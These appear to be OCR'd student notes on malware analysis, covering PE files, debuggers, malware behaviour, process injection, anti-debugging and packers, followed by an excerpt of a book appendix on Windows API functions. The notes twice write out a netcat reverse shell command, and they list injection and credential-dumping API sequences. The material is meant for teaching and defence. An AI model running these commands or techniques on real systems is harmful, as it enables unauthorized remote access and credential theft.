Static Analysis → code + structure

① Antivirus Tools – confirm maliciousness (signatures)
- modified code cannot be detected
- rare malware not in database (zero day exploits)
- new & unique malware (heuristics)

static – file based
heuristic – behaviour based

purpose – provide information to respond to n/w intrusions
host – n/w

Norton Ghost ; Thwart Analy.
Air Gapped Networks
Host-only Networking

② Hashing – fingerprinting malware (label, AV, share)
- Message Digest Algorithm 5 (MD5)
- Secure Hash Algorithm 1 (SHA-1)

③ Strings – Sequence of characters (ASCII & Unicode)

A – ASCII
W – Unicode
Ex – old version

B	A	D		B	A	D	
0x42	0x41	0x44	0x00 (NULL Terminator)	0x42 0x00	0x41 0x00	0x44 0x00	0x00 0x00
ASCII				Unicode			

- invalid strings → accuracy (VPS)
- error messages provide useful information.

⇒ Wrapper Program: strings, import export etc.

Obfuscation – hiding the execution of the program
Packing – program is compressed & cannot be analyzed } less strings
LoadLibrary, GetProcAddress – allow a prog. to access any function in any library on the system.

upx __.exe -o __.exe upx -d __.exe

- Programmers link imports to their programs so that they don't need to re-implement certain functionality in multiple programs.
  - static (all)
  - runtime (needed, malware)
  - dynamic (loaded)

Kernel32, NtDll, Advapi, User32, Gdi32
WSock_32 / ws2_32, Wininet

DLL → exports EXE → imports. prog as a service – ServiceMain ; prog as a DLL – DLLMain.

SetWindowsHookEx → Spyware (keylogger) Delphi prog compile time – June 19 1992

Virtual Size – size in memory when loaded
Size of Raw Data – size on disk
} VS > SRD except .data file is packed

Ways to run a func: name, ord no. } Dependency Walker

Windows DLL & EXE, obj code

PE HEADER
- IMAGE_DOS_HEADER (historical & discontinued) – MSDOS_stub
- IMAGE_NT_HEADER (0x20)
  - IMAGE_FILE_HEADER – 1386, 1364, timestamp, compilation
  - IMAGE_OPTIONAL_HEADER – IMAGE_SUBSYSTEM_GUI / IMAGE_SUBSYSTEM_CUI
- IMAGE_FILE_DLL

nothing in the PE file header states that the file contains linked code

SECTIONS
- .text or .code → Delphi prog compiled
- .data → global data
- .idata
- .rdata
- .edata
- .pdata
- .rsrc – icon, menu, dialog, string, version, manifest of library files
- .reloc – relocation files

Bridged Network Adapter
Network Address Translation
Snapshots

Tools for Basic Static Analysis:
1) WinMD5, md5deep
2) PEId
3) PEView
4) PE explorer
5) Dependency walker
6) Resource Hacker
7) Strings, FLOSS
8) UPX

local data is not shared anywhere in the PE file

Drawbacks of Sandboxes – no CLI options ; sleep ; VB detected ; missing reg keys or files ; DLLs ; env as suitability ; drawing conclusions .

Limitations –
1) Visibility
2) code paths
3) prog logic

rundll32.exe DLLname, Export Arguments / Ordinal Number

IMAGE_FILE_HEADER > Characteristics > IMAGE_FILE_DLL flag .

ServiceMain : sc ; net start ; HKLM\SYSTEM\CURRENT CONTROL SET\SERVICES .

ProcMon – Registry, File System, Process, Network
rundll32 ip32.exe, InstallService ServiceName

• Boot logging options • Filter .

Seq , Time, Process Name, Operation, Path, Result, Detail

Sandbox Report
1) Analysis Summary
2) File Activity
3) Created Mutexes
4) Registry Activity
5) Network Activity
6) VT Results

Process Explorer – tree structure (child + parent) ;
Process Name ; PID ; CPU ; Description ; Company Name .

Services – Pink , Processess – Blue , New Proc. – Green , Terminated Proc. – Red .

Verify Option – Image on disk is the microsoft signed binary (process replacement).
↳ Strings tab

Malicious Documents – Proc. Exp .

RegShot – Registry Snapshots

ApateDNS – spoofs DNS responses to a user defined IP addr by listening on UDP 53 .
(fake DNS server)
nc ; wireshark .

INetSim – simulating common internet service .

Virus – 1986, Brain, Basit & Amjad, ISP, IBM 1987, Windows

Worm – 8:30pm 2/11/1988, MIT, Unix, backdoor, Robert Tappan Morris , first CERT Pittsburgh

Trojan – 1975, UNIVAC 1108, Pervading Animal, John Walker, ANIMAC / PERVADE

Botnet – 1988 (IRC), 1994 (Web crawler), 1995 (AOL), 1999 (Sub7, Pretty Park) , 2000 (GTBot)

Rootkits – 1994 (SunOS), 1996 (Linux), 1997 (kernel module Phrack), 1999 (NT, Greg Hoglund),
2005 (SONY BMG), RootkitRevealer (Mark Russinovich)

Spyware – 1995 (Herm), 2000 (RareRabit), 2001 (Steve Gibson) → OptOut

Adware – 1995 (category)

Ransomware – 1989 AIDS , floppy disk

Logic Bomb / Time Bomb – WW II US v/s Russia, KGB spy , 1982

→ Limitations of basic static analysis – functionality, packed, runtime linking, confirm.

AV – signatures, entry point, binary code

ClamAV – GPLv2 , email gateway , bytecode signatures , /var/lib/clamav
main.cld
daily.cld
.ndb

mkdir ClamAV_Main
cd ClamAV_Main
sigtool -u /var/lib/clamav/main.cvd

ls -al
cat main.hdb
SigName : Target : Offset : Sign

sigtool --hexdump
clamscan -d test.ndb win.exe


Hungarian Notation - Word(w), DoubleWord(dw), longPointer (LP), Pointer(P), Handles (H), callback

- Handles cannot be used in arithmetic operations.

File System Functions - CreateFile, ReadFile, WriteFile, CreateFileMapping, MapViewofFile.
dwCreationDisposition

- MapViewofFile returns a pointer to the base address of the mapping which can be used to access the file in memory. File Mappings are commonly used to replicate the functionality of the OS loader.
- Special Files -
  1) Shared Folder - \\?\ServerName\share
  2) File Accessible via Namespaces - \\.\ ; \\.\ ; \Device\PhysicalDisk1
  3) Alternate Data Streams - normalFile.txt : Stream : $DATA

.ini → imp. performance → persistence data → centralized db → REGISTRY



(*) HKLM, HKCU, HKCR, HKCC, HKU

RegOpenKey Ex
RegSetValue Ex
RegGetValue

BerKley Compatible Sockets - ws2_32.dll → WSAStartup function

Server: Socket, bind, listen, accept, send/recv
Client: Socket, connect, send/recv

WinINET API - InternetOpen, InternetOpenURL, InternetReadFile

Creating Processes → STARTUPINFO structure.

YARA Rules:

pattern/signature identification, specific characteristics, pattern matching swissknife known samples, classify similar files, IR & TI.

1) Meta 2) Strings 3) Condition.

Role - non execution, signature creation, automation

Adv - fast, customizable, complexity

Disadv - quality, obfuscation.

```
rule ExampleMalware
{
  meta:
      description = "Detects Ex Malware"
      author = "analyst"
  strings:
      $a = "malicious string"
      $b = { 6A 40 68 00 30 00 00 }
  condition:
      $a or $b
}
```

Malware Analysis

Post TA II Syllabus

Chapter (8) : Debugging :-

- **Def^n:** A debugger is a piece of software or hardware used to test/examine the execution of another program. Debuggers are designed to allow developers to ~~monitor~~ measure and control the internal state and execution of a program.

1) Source-level debuggers – while coding ; source code ; IDEs
2) Assembly-level debuggers – assembly code ; instructions ; memory locations (*) preferred.

1) Kernel-mode debugging – 2 systems ; code & debugger ; system crash ; WinDbg
2) User-mode debugging – 1 system ; code + debugger ; no crash ; OllyDbg & IDA pro.

→ Debugging Techniques –

- Single stepping — debug one instruction at a time
  - Step-Over — after function call returns
  - Step-Into — first instruction of called function.

Def^n: Breakpoints are used to pause execution and allow you to examine a program's state (broken)

- Software Execution — instruction debugging — 0xCC or INT 3 ;
- Hardware Execution — hardware registers ; IP = BP addr. ; read, write, execution
- Conditionals — if a condition is true ; prog. becomes slow

Def^n: Exceptions are the principal way that a debugger gains control of a running program.
- first-chance exception
- second-chance exception (*) final.

→ Common Exceptions – INT 3 (breakpoint), Single-stepping (trap flag), memory access violation, priviledged mode (kernel mode)

Chapter (9) :- OllyDbg & Chapter (10) :- WinDbg

OllyDbg (Intro) – x86 debugger ; running malware analysis ; free, easy, plugins ; flexible
OllyDbg 1.1 → Immunity Debugger (ImmDbg)

1) Direct loading – own loader ; winMain (soft. dev's entry point) → DLLMain (*)
2) Attach – current executing thread is paused & displayed

Windows in OllyDbg

Disassembler	Registers	Stack	Memory Dump
code, IP to next, space to modify	current state, black to red	current state, top right click, comments	live mem dump; CTRL+G, RAM

loaddll.exe → DLLs in OllyDbg (*)
Tracing – backward, call stack, run trace

WinDbg (Intro) – free; Microsoft ; kernel debugging ;
Driver Entry ≈ DLLMain

ntoskernel.exe & hal.dll
↓ core OS funcode ↓ hardware comp. main

Commands – d, e, ex

Chapter (11) : - Malware Behaviour

1) Downloaders – download another piece of malware from the Internet & execute it; packaged with an exploit; API → URLDownloadToFileA ; call to WinExec.

2) Launcher (Loader) – installs malware for immediate or future covert execution.

3) Backdoors – provides an attacker with remote access to a victim's machine; full set of capabilities ; Internet → HTTP 80 ; registry, files, directories etc.

- **Reverse Shells**: origin – victim machine; provides attacker shell access.
- **Netcat Reverse Shells**: nc -l -p 80 (attacker); nc <ip> 80 -e cmd.exe (victim)
- **Windows Reverse Shells**: basic & multithreaded; call CreateProcess & STARTUPINFO; stdin & stdout (pipes)

4) Remote Access Trojans (RAT) – Remote Administration Tool — remotely manage a computer(s); targeted attacks with specific goals ; lateral movement (80 & 443 common).

5) Botnets – collection of compromised hosts (zombies) controlled by a single entity (server).

→ Credential Stealers :

6) GINA Interceptors – Windows XP; Graphical Identification & Authentication Interception ; allow legitimate third parties to customize logon process (RFID) ; winlogon.exe ⟶ fsgina.dll ⟶ msgina.dll ; Wlx prefix ; WlxLoggedOutSA

7) Hash Dumping – grab dumped hashes to crack them offline or use in pass-the-hash attack.
Pwdump : SAM ; DLL Injection ; lsass.exe ; lsaext.dll ; GetHash ; SAMIConnect
PSH : whosthere-alt ; DLLInjection ; lsass.exe ; TestDump ; NlpGetPrimaryCredential

8) Keyloggers – record keystrokes to observe typed data like usernames & passwords;
Kernel based : rootkits, bypassing user space protection.
user based : hooking (SetWindowsHookEx), polling (GetAsyncKeyState and GetForegroundWindow).

→ End :

9) Rootkits – tool to hide malicious activity.
- IAT Hooking : hides files, processes, n/w connections ; IAT & EAT
- Inline Hooking : overwrites API function code ; imported DLLs ; ZwDeviceIoControlFile

Persistence Mechanisms

Windows Registry
→ AppInit_DLLs
→ WinLogon Notify
→ SvcHost DLLs

Trojanized Binaries
patch bytes of code to jump to malicious code instead.
→ pusha / popa

DLL load order HI
skipping DLL loading by using known DLLs.
→ hierarchy of loading.

Priviledge Escalation - using SeDebug Priviledge.

Chapter (12) :- Covert Malware Launching

Launchers → .exe/.dll → resource section → icon, menu, img, strings → privilege esc.

Defn: Process Injection, injects code into another running process that unwittingly executes the malicious code. (VirtualAllocEx and WriteProcessMemory)

1) DLL Injection - OpenProcess, VirtualAllocEx, WriteProcessMemory, GetModuleHandle, GetProcAddress, CreateRemoteThread.

2) Direct Injection - VirtualAllocEx, WriteProcessMemory, CreateRemoteThread

Topic ..... Date .....

UNIT 4

MALWARE BEHAVIOUR

→ jmp short near ptr loc-2+1
loc 2: call near ptr 15FF2A71h
or [ecx], dl
inc ecx
db 0.

→ jmp short loc-3
db 0E8h
loc-3: push 2Ah
call sleep

→ Linear disassembly – position += size ; pointers ; diff b/w code & data ; iterative
dd offset loc_401020 after retn (call-5 byte).

→ Flow oriented disassembly – logic (IDA Pro) ; conditions ① False ② True ; call ① Next ② Called

test eax eax
jz short loc 1-A
push Failed-String
call printf
jmp short loc-1D

→ Jump Instructions with same target :

JZ	JNZ	CALL	POP	RET
74 03	75 01	E8	58	C3

D → data c → code

→ Jump Instruction with constant condition :

XOR	JZ	JMP	POP	RET
33 C0	74 01	E9	58	C3

→ Obscuring flow control – pointers, missing code XREFs, return pointer, exception handler
→ Thwarting Stack Frame Analysis – incorrect variables, cmp esp, 1000h
→ PatchByte(), Alt+P (func boundaries), AddCode (Cross Ref())

→ Windows API – IsDebuggerPresent (PEB) ; CheckRemoteDebuggerPresent() ;
NtQueryInformationProcess (handle, type) ; OutputDebugString()

(#) user-mode parameters – envvar, loaded modules, addr in memory, debug. status

[NT3 → 0xCC
INT Scanning
Checksum checks
Timing checks

fs:[30h] → BeingDebugged Flag
mov eax, dword ptr fs:[30h]
mov ebx, byte ptr [eax+2] → manually chg 00.
test ebx, ebx → force jump by modifying flg to 0
jz NoDebuggerDetected

push dword ptr fs:[30h]
pop edx
cmp byte ptr [edx+2], 1
je DebuggerDetected

net start | findstr VMware

→ VMware Artifacts – VMwareService.exe, VMwareTray.exe, VMwareUser.exe
→ NIC → MAC → 00:0C:29, motherboard ; Bypassing – patch, hex, Uninstall VMware Tools

Interrupt descriptor table reg. Red Pill Technique – sidt IDTR, relocate guest 6 bytes (5 → 0xFF) single proc (NOP-out)

Teacher's Sign. .....

• .exe → packer → .exe ← compressed, encrypted, transformed

1) LL & GPA 2) Import table
3) DLL → 1 func 4) No func at all

• import table unpacking is challenging (*)
• .exe upked → windows os loader
• exe pked (unpking stub) → os loader (*) → original exe (OEP)
tail jump. ← org entry point

→ Indicators – LoadLib & GetProcAddr, small code in IDA pro, warning in OllyDbg, section names (UPX0), SRD < VS, entropy (Mandiant Red Curtain)
→ Automated Static Unpacking – NSPack, UPack, UPX
→ Automated Dynamic Unpacking – after running program, process same.
→ Manual Dynamic Unpacking – ① WAP to reverse packing program
② run → dump proc OOM → fix PE header

→ UPX – open source, free, speed, low mem req, -d.
→ PECompact – commercial, speed, performance, anti-debug, 3rd party tools, tailjmp → jmp eax 0x00
→ ASPack – security, self-modifying code, hardware breakpoints set on stack addr, PUSHAD / POPAD.
→ Petite – anti-debug, single-step exceptions, DLL-1 func
→ WinUPack – GUI, optimal compression, tail jump – PUSH/RETN, OllyDbg can't b'kp code,
→ Themida – anti-debug, anti-VM, unusually bulky, ProcDump

UNIT V

Other Platform Malware

→ Introduction to Linux Malwares – backend servers & IOT systems, target → Linux environment,
Rootkits (Adore), Backdoor (ReKoobe), Botnet (Mirai), Cryptominers (Kinsing)
weak SSH pwds, unpatched vuln, misconf. services Ex: APT28, Lazarus
living off the land techniques – curl, wget, cron.

→ Linux Binary Architecture – ELF (exec. & linking format): ELF header, Prog. Header, Section Header
Static & Dynamic Linking text / data / bss
readelf, objdump, nm ex: HiddenWasp .init

→ Analysis of Linux Malware – Static: file, strings, readelf, binwalk
Dynamic: tcpdump, wireshark, auditd
Behavioural: persistence, c2, downloads
Memory: Volatility, LiME
Rev Engg: IDA Pro, Ghidra

→ Android Architecture – Linux kernel, Libraries, ART/DVM, Application Framework, Applications
→ Android Permissions – Normal, Dangerous, signature, Special
→ Types of Android Malware – Trojans, Spyware, Ransomware, Adware, Banking Trojans,
RAT, SMS Trojans, Rootkits
→ Android Malware Analysis – apktool, jadx, dex2jar
Source code inspection
signature detection
dynamic analysis – Genymotion
FRIDA, MobSF, Xposed, Objection

psscan
psxview
handles
dlldump
} Volatility Commands

Ex: Triada malware – root, Zygote process hijacking

volatility -f memdump.raw --profile=ProfileName psscan / psxview / handles
dlldump -P <pid> -D <output dir>

Topic ..... Date .....

UNIT III

Debugging

→ Debuggers - measure & control the internal state of execution of a program.

→ Source-level debuggers - source code, IDE, breakpoints.

→ Assembly-level (low-level) debuggers - assembly lang, breakpoints, use this

→ Kernel mode debugging - 2 systems < exe / debugger, if Kernel @ BP no proces will run

→ User mode debugging - 1 system for exe & debugger both

→ Single Stepping - one step at a time, 1 ins → debugger, selective choice (trap flag)

→ Step-Over - bypass function call, after function call, function that never returns

→ Step-into - inside function being called, redundant loops.

→ Breakpoints - stop execution of program & examine data/state

1) Software-execution: default, first byte of inst. → 0xCC (INT 3)

2) Hardware-execution: IP = breakpoint addr, break on access rather than execution, read/write, easy to modify by prog, D0, D1, D2, D3 & DR7, General Detect Flag (mov)

3) Conditional : condition = true, slow execution

→ Exceptions - first chance & second chance (INT 3, trap flag, memory access, privileged)

→ OllyDbg - user based, x86 debugger, while running, ImmDbg = OllyDbg 1.1.

→ Loading - Open a file, Attach to a running process.

→ Interface - Disassembler wnd, Reg wnd, Stack wnd, Mem dump wnd

→ Memory Map - Rebasing (base, relative, absolute addressing)

→ Threads - View Thread, Kill Thread.

→ Breakpoints - F2, active breakpoints, save

→ Debugging DLLs - loaddll.exe (dummy) → break @ DLLMain

→ Tracing - records detailed execution information, std back trace, call stack trace, run trace, patching, exception handling, plugins

→ Drivers & Kernel code - stay resident, device objects, drivers loaded into kernel (DriverEntry), reg addr for callback func, DeviceIOControl

.exe → Kernel32.dll → Ntdll.dll → NtosKernel.dll → .sys → ~~Kernel~~ Drivers → Kernel DS → HLW.

core DS func. ← hall.dll - HLW comp.

Teacher's Sign. .....

→ Kernel Debugging - OS is frozen, 2 systems < VM - exe/dll / Host - windbg

bcdedit /debug ON

bcdedit /dbgsettings SERIAL DEBUGPORT:1 BAUDRATE:115200

\\.\pipe\com_1

Commands: d, dx, da, du, dd, e, ex, lm, u, bu, dt

du dwo(esp+4) bp GetProcAddress "da dwo(esp+8); g"

nt!NtCreateProcess

Registry - RegOpenKeyEx

RegSetValueEx, RegGetValue

Services - OpenSCMgr,

CreateService, StartService

0,1,2,3,4

1,2,4,8,16,32,272,256

UNIT II

Assembly & Reverse Engineering

word-2, DW-4, DW-8

P-16, KB-1024,

MB-1048576


→ Limitations of basic dynamic analysis - behaviour, logic, CLI, format

Hardware → Microcode (firmware) → Machine code → low level → high level → interpreted

→ Reverse Engineering → Machine code → disassembler → Assembly language

x86, x64, SPARC, ARM, MIPS

Assembly is a lack of language



x86 - Von Neumann Architecture

NASM, MASM, TASM, GAS

→ Instructions - <mnemonic> <operand> bigendian - n/w Little endian - memory

exe, dir, mscalc → x86

reg mem const

CreateFileMapping, MapViewOfFile, ReadFile, WriteFile, CreateFile

.data, .bss, .text

Special Files - shared, namespace, ADS

Registers (temp storage)

EFLAGS - 32

General (32-bit)	Segment	Status Flags	Inst. Pointer
EAX - AX, AL, AH	CS, DS, SS	OF, PF, LF	EIP - CS:IP
EBX - BX, BL, BH	ES, FS, GS	TF, SF, ZF	
ECX - CX, CL, CH		ACF, PF, CF	
EDX - DX, DL, DH		Control Registers	
~~EBP ESP~~ ESI EIP			
ESP - SS:SP (SI, DI)			
EBP - SS:BP			

mov, lea, sub, add, inc, dec, mul, div, xor, shr, shl, ror, NOP, test, cmp, jz, jnz, jo, js, jecxz, rep, repe, repnz

and, or

push, pop, call, leave, enter, ret

prologue, epilogue, call memory_location

→ Limitations - knowledge, tedious, functionality.

Global var = dword_40CF60

local var = [ebp-4]

IF = cmp, jnz

Nested IF = cmp, jnz, jnz ... jnz

For loop = mov ebp, 0 → jmp → add eax 1 → cmp → jge → jmp

while loop = no inc operation

Array = dword_40A000[eax*4]; [ebp+ecx*4+var_14]

Switch 1 = mov j3 jmp Switch 2 = jmp off

→ IDA Pro - HexRays, (PE, COFF, ELF), FLIRT, save, comments, plugins, rebasing, modes, (red, green, blue → jmp), ↑ loop, ——→ uncond ⟷ - - -→ cond, Functions / Names / Strings / I/E / Struct

Topic .....Date.....

UNIT IV

Malware Behaviour

→ Downloaders & launchers - download (URLDownloadToFileA) + execute (WinExec)

loader (installing for immediate or future code execution) - resource section

→ Backdoors - remote access ; full capabilities ; HTTP-80 (reverse shells - netcat

rev shells (nc -l -p 80) (nc <ip> 80 -e cmd.exe), windows reverse shells -

basic (CreateProcess → STARTUPINFO) & multithreaded (1 socket, 2 pipes, 2 threads).

→ RATs - server is running on victim host, client is C2, 80/443

→ Botnets - zombies, botnet controller, DDOS.

→ no. of hosts controlled, how hosts are controlled, mass/targeted.

→ Credential Stealers - wait for login, dump info, keystrokes

1) GINA interception - Graphical Identification & Authentication ; 3rd party to

customize logon using RFID ; msgina.dll, winlogon.exe → fsgina.dll → msgina.dll

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\GINADll

2) Hash Dumping - pass the hash attack - LM/NTLM hashes, SAM, PsDump &

Pass-The-Hash Toolkit, lsass.exe/lsaext.dll.

3) Keystroke Logging - Kernel (rootkit & drivers), User (hooking or polling, SetWindowsHook,

GetAsyncKeyState, GetForegroundWindow)

→ Persistence Mechanisms - modification of registry (HKLM\Software\Microsoft\Windows\

CurrentVersion\Run, autoruns, User32.dll → AppInit_DLL, winlogon Notify, SvcHost DLLs), trojanized system binaries (patching entry function), DLL load order hijacking (KnownDLL)

→ Priviledge Escalation - using SeDebug Priviledge

→ Rootkits - IAT Hooking, Inline Hooking.

→ Process Injection - injects code into another running process ; VirtualAllocEx, WriteProcessMemory

1) DLL Injection - remote process is forced to load malicious DLL, LoadLib → DLLMain

CreateRemoteThread (hProcess, lpStartAddress, lpParameter)

2) Direct Injection - same as PI, flexible, customized code

① data used by remote thread ② remote thread code

→ CreateToolHelp32Snapshot, Process32First, Process32Next, OpenProcess

VirtualAllocEx, GetProcAddress, WriteProcessMemory, CreateRemoteThread.

Teacher's Sign. .....

→ Process Replacement – overwrite the memory space of a running process with a malicious executable, create process in suspended state ↳ ZwUnmapViewOfSection, SetThreadContext, ResumeThread, VirtualAllocEx, WPM ↳ CreateProcess(CREATE_SUSPEND)

→ Hook Injection – malicious code will run when intercepted; DLL will be loaded in victim PC.
User → Events → windows OS → Messages → Malicious DLL → Threads → Applications.
↳ local (internal proc) & Remote (remote proc) < High (DLL) – WH_KEYBOARD / Low (process) – WH_KEBOARD_LL
WH_CBT, LoadLibrary, GetProcAddr, SetWindowsHookEx, UnhookWindowsHookEx
1) SetWindowsHookEx – idHook, lpfn, hMod, dwThreadID → CallNextHookEx

→ Thread Targeting – dwThreadID, search process listing
→ Detours – library Microsoft Research 1999, extend OS & app functionality, import table modification, attach DLLs, function hooks, • detour → PE Header
→ APC Injection – Asynchronous Procedure Call, execute some other code prior to executing its regular execution path; alertable state. WaitForSingleObjectEx, WaitForMultipleObjEx, Sleep; immediate execution.

→ Data Encoding – content modification for hiding intent, hide configuration, save info, store strings, disguise; identify encoding → decode code
→ Simple Cipher – small, less obvious, low overhead
→ Ceaser Cipher – K=3
→ XOR Cipher – logical XOR with key (static byte value)
→ Brute-force XOR – file header, 255 bytes
→ XOR loops – IDA Pro search, clear content of reg : XOR <reg> <reg> / <reg> <const> / <mem> <const> — <mem> <mem> / <mem> <reg> / <reg> <mem>
→ Other Encoding Schemes – ADD, SUB, ROL, ROR, Multibyte
chained / loopback
→ Base64 – MIME std, emails, limtd charset, longer than original data

A T T
↓
ASCII
0x4 0x1 (hex)
↓
Bits (24 bits 3 bytes)
↓
Blocks of 6-bits
↓
6th bit ≈ index to 64-byte long string

1 char = 6-bits
___ . ___ . ___ = 24 bits
↳ 4 base chars ==
↓
18 bit ⇒ 24 bit

A

IMPORTANT WINDOWS FUNCTIONS

This appendix contains a list of Windows functions commonly encountered by malware analysts, along with a short description of each one and how it is likely to be used by malware. Most of these functions are already documented by Microsoft, and this appendix is not intended to rehash that information. The Microsoft documentation is extremely useful and describes almost every function exported by a Microsoft DLL, although it can be lengthy and technical.

You can use this appendix as a reference when performing basic static analysis, whether you're trying to glean information from the import table or just looking for advanced techniques to point you in the right direction. Once you've determined which functions are most relevant for a particular piece of malware, you will need to analyze those functions in disassembly and use the Microsoft documentation to learn the purpose of each parameter.

NOTE *This appendix presents a selective list of functions. We have excluded functions whose purpose should be clear from the function name alone, such as* `ReadFile` *and* `DeleteFile`.

`accept`
: Used to listen for incoming connections. This function indicates that the program will listen for incoming connections on a socket.

`AdjustTokenPrivileges`
: Used to enable or disable specific access privileges. Malware that performs process injection often calls this function to gain additional permissions.

`AttachThreadInput`
: Attaches the input processing for one thread to another so that the second thread receives input events such as keyboard and mouse events. Keyloggers and other spyware use this function.

`bind`
: Used to associate a local address to a socket in order to listen for incoming connections.

`BitBlt`
: Used to copy graphic data from one device to another. Spyware sometimes uses this function to capture screenshots. This function is often added by the compiler as part of library code.

`CallNextHookEx`
: Used within code that is hooking an event set by `SetWindowsHookEx`. `CallNextHookEx` calls the next hook in the chain. Analyze the function calling `CallNextHookEx` to determine the purpose of a hook set by `SetWindowsHookEx`.

`CertOpenSystemStore`
: Used to access the certificates stored on the local system.

`CheckRemoteDebuggerPresent`
: Checks to see if a specific process (including your own) is being debugged. This function is sometimes used as part of an anti-debugging technique.

`CoCreateInstance`
: Creates a COM object. COM objects provide a wide variety of functionality. The class identifier (CLSID) will tell you which file contains the code that implements the COM object. See Chapter 7 for an in-depth explanation of COM.

`connect`
: Used to connect to a remote socket. Malware often uses low-level functionality to connect to a command-and-control server.

`DllCanUnloadNow`
An exported function that indicates that the program implements a COM server.

`DllGetClassObject`
An exported function that indicates that the program implements a COM server.

`DllInstall`
An exported function that indicates that the program implements a COM server.

`DllRegisterServer`
An exported function that indicates that the program implements a COM server.

`DllUnregisterServer`
An exported function that indicates that the program implements a COM server.

`EnableExecuteProtectionSupport`
An undocumented API function used to modify the Data Execution Protection (DEP) settings of the host, making it more susceptible to attack.

`EnumProcesses`
Used to enumerate through running processes on the system. Malware often enumerates through processes to find a process to inject into.

`EnumProcessModules`
Used to enumerate the loaded modules (executables and DLLs) for a given process. Malware enumerates through modules when doing injection.

`FindFirstFile/FindNextFile`
Used to search through a directory and enumerate the filesystem.

`FindResource`
Used to find a resource in an executable or loaded DLL. Malware sometimes uses resources to store strings, configuration information, or other malicious files. If you see this function used, check for a `.rsrc` section in the malware's PE header.

`FindWindow`
Searches for an open window on the desktop. Sometimes this function is used as an anti-debugging technique to search for OllyDbg windows.

`FtpPutFile`
A high-level function for uploading a file to a remote FTP server.

`GetAdaptersInfo`
Used to obtain information about the network adapters on the system. Backdoors sometimes call `GetAdaptersInfo` as part of a survey to gather information about infected machines. In some cases, it's used to gather MAC addresses to check for VMware as part of anti-virtual machine techniques.

`ConnectNamedPipe`
: Used to create a server pipe for interprocess communication that will wait for a client pipe to connect. Backdoors and reverse shells sometimes use `ConnectNamedPipe` to simplify connectivity to a command-and-control server.

`ControlService`
: Used to start, stop, modify, or send a signal to a running service. If malware is using its own malicious service, you'll need to analyze the code that implements the service in order to determine the purpose of the call.

`CreateFile`
: Creates a new file or opens an existing file.

`CreateFileMapping`
: Creates a handle to a file mapping that loads a file into memory and makes it accessible via memory addresses. Launchers, loaders, and injectors use this function to read and modify PE files.

`CreateMutex`
: Creates a mutual exclusion object that can be used by malware to ensure that only a single instance of the malware is running on a system at any given time. Malware often uses fixed names for mutexes, which can be good host-based indicators to detect additional installations of the malware.

`CreateProcess`
: Creates and launches a new process. If malware creates a new process, you will need to analyze the new process as well.

`CreateRemoteThread`
: Used to start a thread in a remote process (one other than the calling process). Launchers and stealth malware use `CreateRemoteThread` to inject code into a different process.

`CreateService`
: Creates a service that can be started at boot time. Malware uses `CreateService` for persistence, stealth, or to load kernel drivers.

`CreateToolhelp32Snapshot`
: Used to create a snapshot of processes, heaps, threads, and modules. Malware often uses this function as part of code that iterates through processes or threads.

`CryptAcquireContext`
: Often the first function used by malware to initialize the use of Windows encryption. There are many other functions associated with encryption, most of which start with `Crypt`.

`DeviceIoControl`
: Sends a control message from user space to a device driver. `DeviceIoControl` is popular with kernel malware because it is an easy, flexible way to pass information between user space and kernel space.

`GetThreadContext`
: Returns the context structure of a given thread. The context for a thread stores all the thread information, such as the register values and current state.

`GetTickCount`
: Retrieves the number of milliseconds since bootup. This function is sometimes used to gather timing information as an anti-debugging technique. `GetTickCount` is often added by the compiler and is included in many executables, so simply seeing it as an imported function provides little information.

`GetVersionEx`
: Returns information about which version of Windows is currently running. This can be used as part of a victim survey or to select between different offsets for undocumented structures that have changed between different versions of Windows.

`GetWindowsDirectory`
: Returns the file path to the Windows directory (usually *C:\Windows*). Malware sometimes uses this call to determine into which directory to install additional malicious programs.

`inet_addr`
: Converts an IP address string like `127.0.0.1` so that it can be used by functions such as `connect`. The string specified can sometimes be used as a network-based signature.

`InternetOpen`
: Initializes the high-level Internet access functions from WinINet, such as `InternetOpenUrl` and `InternetReadFile`. Searching for `InternetOpen` is a good way to find the start of Internet access functionality. One of the parameters to `InternetOpen` is the User-Agent, which can sometimes make a good network-based signature.

`InternetOpenUrl`
: Opens a specific URL for a connection using FTP, HTTP, or HTTPS. URLs, if fixed, can often be good network-based signatures.

`InternetReadFile`
: Reads data from a previously opened URL.

`InternetWriteFile`
: Writes data to a previously opened URL.

`IsDebuggerPresent`
: Checks to see if the current process is being debugged, often as part of an anti-debugging technique. This function is often added by the compiler and is included in many executables, so simply seeing it as an imported function provides little information.

`IsNTAdmin`
: Checks if the user has administrator privileges.

`GetAsyncKeyState`
: Used to determine whether a particular key is being pressed. Malware sometimes uses this function to implement a keylogger.

`GetDC`
: Returns a handle to a device context for a window or the whole screen. Spyware that takes screen captures often uses this function.

`GetForegroundWindow`
: Returns a handle to the window currently in the foreground of the desktop. Keyloggers commonly use this function to determine in which window the user is entering his keystrokes.

`gethostbyname`
: Used to perform a DNS lookup on a particular hostname prior to making an IP connection to a remote host. Hostnames that serve as command-and-control servers often make good network-based signatures.

`gethostname`
: Retrieves the hostname of the computer. Backdoors sometimes use `gethostname` as part of a survey of the victim machine.

`GetKeyState`
: Used by keyloggers to obtain the status of a particular key on the keyboard.

`GetModuleFilename`
: Returns the filename of a module that is loaded in the current process. Malware can use this function to modify or copy files in the currently running process.

`GetModuleHandle`
: Used to obtain a handle to an already loaded module. Malware may use `GetModuleHandle` to locate and modify code in a loaded module or to search for a good location to inject code.

`GetProcAddress`
: Retrieves the address of a function in a DLL loaded into memory. Used to import functions from other DLLs in addition to the functions imported in the PE file header.

`GetStartupInfo`
: Retrieves a structure containing details about how the current process was configured to run, such as where the standard handles are directed.

`GetSystemDefaultLangId`
: Returns the default language settings for the system. This can be used to customize displays and filenames, as part of a survey of an infected victim, or by "patriotic" malware that affects only systems from certain regions.

`GetTempPath`
: Returns the temporary file path. If you see malware call this function, check whether it reads or writes any files in the temporary file path.

`NtQueryInformationProcess`
Returns various information about a specified process. This function is sometimes used as an anti-debugging technique because it can return the same information as `CheckRemoteDebuggerPresent`.

`NtSetInformationProcess`
Can be used to change the privilege level of a program or to bypass Data Execution Prevention (DEP).

`OleInitialize`
